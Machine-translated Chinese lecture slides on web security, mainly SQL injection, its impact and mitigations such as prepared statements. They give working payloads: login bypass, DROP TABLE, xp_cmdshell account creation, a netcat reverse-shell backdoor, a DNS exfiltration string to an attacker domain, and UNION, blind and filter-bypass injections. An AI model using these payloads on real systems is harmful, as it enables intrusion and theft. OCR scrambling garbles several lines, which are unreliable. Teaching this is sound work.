
- 与其他网站交流
  - <img src =” http://evil.com/pass-local-information.jpg ? extra_information”>
- 隐藏结果图像
  - <img src =“…” height =“ 1” width =“ 1“>
- 欺骗其他网站
  - 添加欺骗用户的徽标

要点：网页可以将信息发送到任何站点

威胁：在防火墙后面扫描

要点：服务器（页面）可以与浏览器保持双向通信（直到用户关闭/退出）

- JavaScript可以：
  - 从内部IP地址请求图像
    - 示例：
  - 使用timeout / onError确定成功/失败
  - 使用已知图像名称的指纹Web应用程序



-- Java / ActiveX / Flash
-- AJAX / XML-RPC
-- 通过隐藏的iFrame进行HTTP

威胁：输入验证问题

- Web应用程序使用通过GET和POST请求传递的输入和数据
  - 攻击者可以篡改HTTP请求的任何部分，包括URL，查询字符串，标头，cookie，表单字段和隐藏字段
- 太多的Web应用程序仅使用客户端机制来验证输入
  - 不可靠，可以由用户或攻击者使用恶意参数来绕过
- 解决方案：使用前进行服务器端验证
  - 负面：指定您不想要的内容-困难！
  - 正面：仅指定可接受的内容

漏洞的三个例子

使用SQL更改的含义
数据库命令

- （SQL）注入
  - 浏览器将恶意输入发送到服务器
  - 错误的输入检查会导致恶意解释（SQL查询）

利用以下用户的会话
受害者服务器

- CSRF –跨站点伪造请求
  - 错误的网站使用“访问”网站的无辜受害者的凭据将请求发送到良好的网站

将恶意脚本注入
可信上下文


- XSS –跨站点脚本
  - 错误的网站向无辜的受害者发送了一个脚本，该脚本窃取了诚实网站的信息

SQL注入

什么是SQL注入攻击？

- 许多Web应用程序从表单获取用户输入
- 通常，此用户输入实际上是在构造提交给数据库的SQL查询时使用的。例如：
  - 从表WHERE产品名称=中选择产品数据 ' ***用户输入产品名称*** ';
- SQL注入攻击涉及在用户输入中放置SQL语句

基本图片：SQL注入


受害者服务器
1个
发布恶意表格
2
意外的
SQL查询
3检索有价值的数据
要么
修改数据库内容
攻击者
受害者SQL数据库

卡系统攻击

- 卡系统
  - 信用卡支付处理公司
  - 2005年6月的SQL注入攻击
  - 公司倒闭
- 攻击
  - 从数据库中窃取了263,000个信用卡号
  - 信用卡号未加密存储
  - 暴露了4300万张信用卡

更多故事

- LinkedIn.com在2012年6月泄漏了650万用户凭证。一起集体诉讼提起了该攻击，是通过SQL注入完成的。

- Yoast的WordPress SEO插件，2015年3月

  “发现撰写本文时的最新版本（1.7.3.3）受两个经过身份验证的（管理员，编辑者或作者用户）盲SQL注入漏洞的影响。

  “可以在'admin / class-bulk-editor-list-table.php'文件中找到经过身份验证的Blind SQL Injection漏洞。在SQL查询中使用orderby和order GET参数之前，尚未对其进行充分的清理。

https://wpvulndb.com/vulnerabilities/7841

示例：错误的登录页面（ ASP ）

```
设置好=执行 (  “选择*来自用户

    'WHERE user ='“  &形式 (“用户”) & ”
          和          pwd ='“  &形式 (“ pwd”) & “'”  ) ;

如果还不行
          登录成功
否则失败 ;
```

这是可以利用的吗？

输入错误

- 假设用户=“ **' 或1 = 1-** ”　　（URL编码）

- 然后脚本执行以下操作：

  好的=执行（选择...

  WHERE用户=' '或1 = 1- ……）

  – 的“ **-** ”导致其余行被忽略。

  – 现在，确定。EOF始终为false，并且登录成功。

- 坏消息：这样可以轻松登录许多站点。

更糟糕

- 假设用户=


  “ "; DROP TABLE用户- ”

- 然后脚本执行：

```
好的=执行 ( 选择…
    用户= "; DROP TABLE用户…
)
```

- 删除用户表
  - 同样：攻击者可以添加用户，重置密码等。

SQL注入（根据xkcd）



其他注射可能性

- 使用SQL注入，攻击者可以：
  - 向数据库添加新数据
    - 在电子商务网站上发现自己出售政治上不正确的商品可能会很尴尬
    - 在注入的SQL中执行INSERT
  - 修改数据库中当前的数据
    - 突然发现一件昂贵的东西可能会非常昂贵 ' 打折 '
    - 在注入的SQL中执行UPDATE
  - 通常可以访问其他用户 ' 通过获取密码来增强系统功能

超越数据检索和操纵

Microsoft的SQL Server支持存储过程 xp_cmdshell 那
允许或多或少地执行任意命令，并且如果允许Web用户这样做，则不可避免地会完全破坏Web服务器。

到目前为止的例子 仅限于Web应用程序和
基础数据库 ，但是如果我们可以运行命令，则网络服务器本身将无济于事。进入 **xp_cmdshell** 通常是 限于行政账户 ，但可以将其授予较小的用户。

随着 UTL_TCP 包及其过程和功能，PL / SQL
应用程序可以使用TCP / IP与基于外部TCP / IP的服务器进行通信。因为许多Internet应用程序协议都基于TCP / IP，所以此包对使用Internet协议和电子邮件的PL / SQL应用程序很有用。

超越数据检索和操纵

- 假设用户=

  "; exec cmdshell的

  ' 净用户badguy badpwd '/ 添加-

- 然后脚本执行：

  好的=执行 (选择...

  用户名=的位置 "; 执行...)

如果SQL Server上下文以“系统管理员”身份运行，则攻击者将获得帐户

数据库服务器

超越数据检索和操纵

下载档案

优秀mnacs.teexre..c X ： p \ _ ñ C C 米 。 d Ë s X H Ë Ë ' 二 'tftp 192.168.1.1

带有Netcat的后门

exec master .. xp_cmdshell 'nc.exe -e cmd.exe-l -p 53'

直接后门，无需外部命令

UT 1个 大号 5 _ 2 Ť 1个 C ） P .OPEN_CONNECTION ('192.168.0.1' , 2222 ,

//字符集：1521
//端口：2222
//主机：192.168.0.1

SQL注入的影响

1。 敏感泄漏信息。


2。 声誉下降。

3。 修改敏感信息。

4。 数据库服务器失去控制。数据丢失。

5，

6。 拒绝服务。



SQL注入：信息流

SQL Injection中的信息流可以分为3类：

- **带内-** 使用与注入SQL代码相同的通道提取数据。这是最直接的一种攻击，其中检索到的数据直接显示在应用程序网页中
  - 基于错误
  - 基于联盟
- **带外-** 使用不同的渠道检索数据（例如：生成包含查询结果的电子邮件并将其发送给测试人员）
  - http：// [site] /page.asp?id=1;声明@host varchar（800）；选择@host =名称 + '-'+ master.sys.fn_varbintohexstr（password_hash）+'.2.pwn3dbyj0e.com' 来自sys.sql_logins; exec（'xp_fileexist''\\'+ @host +'\ c $ \ boot.ini'''）;-
- **推论-** 没有实际的数据传输，但是测试人员可以通过发送特定请求并观察网站/数据库服务器的行为来重建信息。
  - 盲SQL注入：问题=提取速度

SQL注入：方法

- **错误：** 向DB询问会导致错误的问题，并系统地从错误中清除信息。
- **联盟：** SQL UNION用于将两个或多个SELECT SQL语句的结果合并为一个结果。
- **盲：** 向数据库询问是非题，并使用是否返回有效页，或使用返回有效页所花费的时间作为问题的答案。

错误：查找SQL注入错误

1。 提交单引号作为输入。

如果导致错误，则应用容易受到攻击。

如果没有错误，请检查输出是否有变化。

2。 提交两个单引号。

数据库使用 " 代表文字 '

如果错误消失，则表明应用容易受到攻击。

3。 尝试使用字符串或数字运算符。

- 甲骨文： '||'FOO
- MS-SQL： '+'FOO
- MySQL： "FOO

- 2-2
- 81 + 19
- 49-ASCII（1）

注入SELECT

目标：查找并泄露敏感数据最常见的SQL入口点。

选择 *列*

从 *表*

哪里 *表达*

订购 *表达*

插入用户输入的位置：

哪里 表达

订购 表达

表或列名

注入INSERT

目标：查找注入点/可重写SQL查询

在表中创建一个新的数据行。

插入 *表格 (col1 , col2 , ...)*

值 (*val1 , val2 , ...)*

要求

值数必须匹配 # 列。值的类型必须与列类型匹配。

技术：添加值直到没有错误。

foo') -

foo' , 1) -

foo' , 1 , 1) -

注入UPDATE

目标：绕过正常的更新条件修改一行或多行数据。

更新 *表*
组 *col1 = val1，col2 = val2，...*
哪里 *表达*

插入输入的地方
组 条款
哪里 条款

小心 哪里 条款
'OR 1 = 1 会改变 **所有** 行数

联盟

目标：访问Web应用程序未公开的表/列

结合 选择 s 成为一个结果。

选择 *科尔斯* 从 *表* 哪里 *expr*

联盟

选择 *cols2* 从 *表2* 哪里 *expr2*

允许攻击者读取任何表

foo'UNION SELECT NUMBER FROM cc--

要求

结果必须具有相同数量和类型的列。攻击者需要知道其他表的名称

。数据库返回列名为1的结果 ST 查询。

联盟

查找与 # 列 空值

'UNION SELECT NULL--

'UNION SELECT NULL，NULL--

'UNION SELECT NULL，NULL，NULL--

查找与 # 列 订购

'按1排序-

'按2--订购

'按3--

查找字符串列以提取数据

'UNION SELECT'a'，NULL，NULL-'UNION SELECT NULL，'a'，NULL--'UNION SELECT NULL，NULL，'a'-

推理攻击：盲SQL注入

- 问题：如果应用程序不打印数据怎么办？
  - 典型对策

- 注射可以产生可检测的行为
  - 网页成功或失败。
  - 明显的时间延迟或没有延迟。
- 测试漏洞时，我们知道1 = 1始终为真
- 对于任何其他注入的语句：如果返回相同的结果，则该语句也为true

盲SQL注入

- 通过组合子查询和函数，我们可以提出更复杂的问题（例如，按字符提取数据库名称）：

身份 H 如果 Ť ÿ Ť 一种 Lp s Ø: -e 世 x Ť/ Ť ab Ë 升/ b ü 升 [R Ø 大号 g ? message = 5 AND 1 = 1

http：// site / blog ? message = 5 AND 1 = 2

使用c（o 小号 它 ü rs [R Ø Ť ñ + D 也 G e（n 小号 ti Ë y e C Ø Ë P 的 1个 DA ñ ta cc。，1，1）= 1的数字

（SUBSTRING（从cc选择TOP 1个数字），1，1）= 2

。。。 或使用二进制搜索技术...

（SUBSTRING（从cc选择TOP 1个数字），1，1）> 5

- 与通配符结合使用时，此功能非常强大
  - 示例：pressRelease.jsp ? id = 5 AND名称类似'h%'

测试SQL注入

- 识别
  - 识别进样（工具或手册）
  - 确定注入类型（整数或字符串）
- 方法：
  - 基于错误的SQL注入（最简单）
  - 基于联合的SQL注入（非常适合数据提取）
  - 盲SQL注入（最坏的情况....最后的手段）

SQL Vuln扫描仪

- mieliekoek.pl（基于错误）
- wpoison（基于错误）
- sqlmap（默认情况下为盲，如果指定则为联合）


- wapiti（基于错误）
- w3af（错误，失明）
- 虚假（错误，失明）
- 乌贼（错误）

原因：字符串构建

使用任何语言的用户输入来构建SQL命令字符串是危险的。

- 变量插补。
- 带变量的字符串连接。
- 字符串格式函数，如sprintf ( ) 。
- 带变量替换的字符串模板。

根本原因：数据+代码混合



混合数据和代码

共同导致了几种类型的漏洞，并且

攻击，包括SQL

注入攻击，XSS

攻击，对system（ ）函数的攻击和

格式化字符串攻击。

其他注射

- 外壳注射。
- 脚本语言注入。
- 文件包含。
- XML注入。
- XPath注入。
- LDAP注入。
- SMTP注入。

减轻SQL注入

无效的缓解措施

- 黑名单
- 存储过程

部分有效的缓解措施

- 白名单
- 准备好的查询

黑名单

过滤掉或清除已知的错误SQL元字符，例如单引号。

问题：

1. 数值参数不使用引号。URL转义的元字符。
2.
3. Unicode编码的元字符。
4. 您是否错过任何元字符？

虽然很容易指出 **一些** 危险人物，很难指出 **所有** 其中。

黑名单：绕过过滤器

不同的情况

选择而不是选择或选择SELSELECTECT

绕过关键字删除过滤器URL编码

%53%45%4C%45%43%54

SQL注释

SELECT / * foo * / num / * foo * / FROM / ** / cc

SEL / * foo * / ECT

弦乐大厦

'我们'||'er'

chr（117）|| chr（115）|| chr（101）||| chr（114）

黑名单：逃避PHP addslashes（ ）

- PHP： **斜线**（“ **'或1 = 1-** ”）

  输出： **\ '或1 = 1-** ”

- Unicode攻击：（GBK）

  0x 5c ®\

  0x bf 27 ® ¿'

  0x bf 5c ® 縗

- $ user = 0x bf 27 __

- 斜线（$ user）® 0x bf 5c 27 ®____ __ 縗'

- 正确的实现： **mysql_real_escape_string ( )**

- 攻击者可能仍可以通过使用以下方式将字符串注入数据库中“字符”功能（ **例如** char（0x63）+ char（0x65））

存储过程

存储过程也建立字符串：

创建过程dbo.doQuery （ @ID nchar（128） ）AS

宣告@query nchar（256）

SELECT @query ='从客户ID ==的SELECT cc'"+ @ID

+""

EXEC @查询

返回

总是有可能编写一个本身可以动态构造查询的存储过程：这提供了 **没有**

防止SQL注入。仅与准备/执行或直接SQL语句正确绑定

与 绑定变量 提供保护。

白名单

拒绝与您接受的安全字符列表不匹配的输入。

- 确定什么是好，而不是坏的。
- 拒绝输入，而不要尝试维修。
- 必要时仍必须处理单引号，例如名称。

准备（=已编译）查询

- **绑定参数** 基本上所有数据库编程接口都支持。在这个

  技术，使用占位符创建一个SQL语句字符串- 每个参数一个问号 -并被编译（以SQL术语“ prepared”）为内部形式。稍后，将使用参数列表“执行”此准备好的查询。

Perl中的示例：

$ sth = $ dbh-> prepare（“选择电子邮件，来自成员的用户ID，电子邮件= ？;“）;

$ sth->执行（$ email ）;

$ email 是从用户表单获取的数据，并作为位置参数＃1（第一个问号）传递，并且此变量的内容与SQL语句解析都没有任何关系。引号，分号，反斜杠，SQL注释符号-这些都没有影响，因为它是

”只是数据“。根本没有什么可以颠覆的，因此该应用程序在很大程度上不受SQL注入攻击的影响。

准备好的查询

- Java中的绑定参数

不安全的版本

语句s = connection.createStatement ( ) ; ResultSet rs =
s.executeQuery (“从成员的电子邮件选择WHERE名称=” + formField) ;
// *景气*

安全版本

PreparedStatement ps = connection.prepareStatement (“从成员的WHERE名称=中选择电子邮件 ？“) ;

ps.setString (1 , formField) ;
ResultSet rs = ps.executeQuery ( ) ;

如果此准备好的查询可以重复使用多次（也只需对其进行解析），则可能也会带来一些性能上的好处。 *一旦）*，但这与 **巨大** 安全利益。这可能是确保Web应用程序安全可采取的最重要的单个步骤。

```
<
